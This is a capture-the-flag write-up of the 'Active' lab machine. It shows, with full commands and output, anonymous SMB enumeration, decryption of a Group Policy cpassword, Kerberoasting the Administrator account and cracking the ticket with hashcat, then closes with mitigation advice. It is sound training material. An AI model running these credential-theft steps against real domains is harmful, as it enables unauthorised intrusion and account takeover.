Active Writeup
Published on January 21, 2026

I. About
Active is a machine, which features two very prevalent techniques to gain privileges within an Active Directory environment.
II. Service Enumeration
Port Scan Results
| Protocols | Open Ports |
|---|---|
| TCP | 53,88,135,139,389,445,464,593,3268 |
TCP
I used nmap to scan the target for open TCP ports.
└─$ nmap -sS -sV -sC 10.129.48.223
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-21 09:52 +0100
Stats: 0:04:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Nmap scan report for 10.129.48.223
Host is up (0.022s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-21 08:56:29Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-01-21T08:57:24
|_  start_date: 2026-01-21T08:51:08

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 285.27 seconds-sC: default script-sV: to enumerate versions
III. Initial Access - A share containing a group policy file is accessible anonymously
The result of the port scan highlighted that the target is a domain controller. I first enumerate anonymously the shares list, with smbclient -L.
└─$ smbclient -L 10.129.48.223
Password for [WORKGROUP\user]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listings.
do_connect: Connection to 10.129.48.223 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
-L: Share listing.
The share list was viewable. I used smbmap -H to identify anonymously accessible shares.
```bash
└─$ smbmap -H 10.129.48.223

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.48.223:445       Name: active.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
[*] Closed 1 connections-H: Share permission listing.
There was a readable and uncommon share named Replication. I connected to it anonymously.
└─$ smbclient \\\\10.129.48.223\\Replication
Password for [WORKGROUP\user]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Jul 21 12:37:44 2018
  ..                                  D        0  Sat Jul 21 12:37:44 2018
  active.htb                          D        0  Sat Jul 21 12:37:44 2018

                5217023 blocks of size 4096. 278576 blocks available
smb: \>
I fond a group policy file named Groups.xml and I downloaded it.
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> ls
  .                                   D        0  Sat Jul 21 12:37:44 2018
  ..                                  D        0  Sat Jul 21 12:37:44 2018
  Groups.xml                          A      533  Wed Jul 18 22:46:06 2018

                5217023 blocks of size 4096. 278576 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> get Groups.xml
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as Groups.xml (5.6 KiloBytes/sec) (average 10.0 KiloBytes/sec)
Group Policy Preferences (GPP), introduced in Windows Server 2008, allowed administrators to manage users and groups across a domain, including setting local administrator passwords. These passwords were stored in `Groups.xml` and encrypted with AES-256, but in 2012 Microsoft published the encryption key. As a result, GPP passwords are easy to decrypt and are considered a common security weakness.
It contained the encrypted password (cpassword) for the service user SVC_TGS. I then cracked it with gpp-decrypt.
└─$ cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="[Redacted]" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>

┌──(user㉿kali)-[~/htb/Active]
└─$ gpp-decrypt "[Redacted]"
[Redacted]
Credentials found are:
- Login: SVC_TGS
- Password: [Redacted]
I then accessed shares using these credentials.
└─$ smbmap -d active.htb -u SVC_TGS -p [Redacted] -H 10.129.48.223

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.48.223:445       Name: active.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
[*] Closed 1 connections
I logged into the User share and obtained the user flag.
└─$ smbclient \\\\10.129.48.223\\Users -U SVC_TGS
Password for [WORKGROUP\SVC_TGS]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sat Jul 21 16:39:20 2018
  ..                                 DR        0  Sat Jul 21 16:39:20 2018
  Administrator                       D        0  Mon Jul 16 12:14:21 2018
  All Users                       DHSrn        0  Tue Jul 14 07:06:44 2009
  Default                           DHR        0  Tue Jul 14 08:38:21 2009
  Default User                    DHSrn        0  Tue Jul 14 07:06:44 2009
  desktop.ini                       AHS      174  Tue Jul 14 06:57:55 2009
  Public                             DR        0  Tue Jul 14 06:57:55 2009
  SVC_TGS                             D        0  Sat Jul 21 17:16:32 2018

                5217023 blocks of size 4096. 278576 blocks available
smb: \> cd SVC_TGS\Desktop
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 17:14:42 2018
  ..                                  D        0  Sat Jul 21 17:14:42 2018
  user.txt                           AR       34  Wed Jan 21 09:52:04 2026

                5217023 blocks of size 4096. 278576 blocks available
smb: \SVC_TGS\Desktop\> get user.txt
getting file \SVC_TGS\Desktop\user.txt of size 34 as user.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \SVC_TGS\Desktop\>
IV. Privilege Escalation - Administrative account vulnerable to Kerberoasting
Kerberoasting is an Active Directory attack technique where an attacker abuses Kerberos authentication by requesting service tickets (TGS) for service accounts. These tickets are encrypted with the service account's password, allowing the attacker to extract them and perform offline password cracking to recover the plaintext credentials, without generating noticeable authentication failures.
I used Impacket GetUserSPNs.py request the TGS.
└─$ sudo impacket-GetUserSPNs -request -dc-ip 10.129.48.223 active.htb/SVC_TGS
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 21:06:40.351723  2026-01-21 09:52:06.997740


[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$c530bffbf419799d30eb5ebe[...]0c292211677d2a4de35bf13ec82f8f88b571d9cf64fae0
I stored the hash for Administrator account in hash_admin.hash and cracked it with hashcat.
└─$ sudo hashcat -m 13100 hash_admin.hash /usr/share/wordlists/rockyou.txt  --force
hashcat (v7.1.2) starting

[...]

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 513 MB (1224 MB free)

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 0 secs

$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$e4c6774800b351c92f13ebc63d45980f$[...]7d8f310ebd1f98d8c79be96f5c0bca952e19a71620f1df0aa:[Redacted]
V. Synthesis

VI. Mitigation
- GPP files containing
cpasswordneed to be removed. - Disable anonymous access, especially for the
Replicationshare. - Prevent kerberoasing and do not assign SPNs to privileged accounts and enforce strong passwords on all SPN-enabled accounts.